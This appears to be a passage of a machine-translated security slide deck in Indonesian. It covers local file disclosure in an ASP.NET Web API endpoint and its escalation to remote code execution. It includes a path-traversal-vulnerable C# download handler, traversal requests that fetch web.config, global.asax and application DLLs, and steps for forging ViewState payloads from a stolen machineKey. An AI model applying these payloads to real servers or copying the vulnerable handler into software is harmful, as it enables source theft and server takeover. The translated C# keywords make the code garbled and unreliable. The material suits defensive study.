
☒ Regex match

OK Cancel

Menuai manfaatnya



Menuai manfaatnya



Pengungkapan File Lokal ke DLL



Pengungkapan File Lokal Khas di C

```
[Route( "v1 / DownloadCategoryExcel" )]  
    publik HttpResponseMessage DownloadCategoryExcel ( tali nama file) {  
  
        tali jalur = HttpContext.Current.Server.MapPath ( "~ / Konten / PDF /" + namafile); HttpResponseMessage httpResponseMessage = baru HttpResponseMessage  
        (HttpStatusCode.OK); FileStream fileStream = baru FileStream (jalur, FileMode.Open); httpResponseMessage.Content = (HttpContent) baru StreamContent ((Stream) fileStream);  
        httpResponseMessage.Content.Headers.ContentDisposition = baru ContentDispositionHeaderValue ( "lampiran" );  
        httpResponseMessage.Content.Headers.ContentDisposition.FileName = Path.GetFileName (jalur); httpResponseMessage.Content.Headers.ContentType = baru MediaTypeHeader  
        ( "application / octet-stream" ); httpResponseMessage.Content.Headers.ContentLength = baru panjang ? (fileStream.Length);  
  
        kembali httpResponseMessage;  
    }
```



Pengungkapan file lokal? web.config adalah temanmu.

- Ikuti sumber daya ini: <https://bit.ly/36D3WQg> (Dari Path Traversal ke Kode Sumber di Asp.NET MVCApplications - Minded Security)
- **DownloadCategoryExcel? FileName = .. / .. / web.config**
- **DownloadCategoryExcel? FileName = .. / .. / global.asax**
- <tambahkan namespace = "Company.Web.Api.dll" />
- **DownloadCategoryExcel? FileName = .. / .. / bin / Company.Web.Api.dll**
- Ulangi untuk ruang nama lain jika perlu.

Pengungkapan File Lokal → RCE



ASP.NETViewstate Deserialization

- Dinominasikan untuk penghargaan pwnie untuk "penelitian paling kurang bersemangat"
<https://bit.ly/2MzJ1ql> & kertas putih: <https://bit.ly/2NDZc73>
- Untuk server web IIS, jika Anda dapat membaca file web.config, Anda hampir selalu bisa mendapatkan RCE.
- Dapatkan variabel machineKey dari file web.config (validationKey, decryptionKey)
- <https://github.com/0xacb/viewgen>
- VIEWSTATE → ObjectStateFormatter (Insecure Deserialization) → RCE

Menggunakan DNSpy







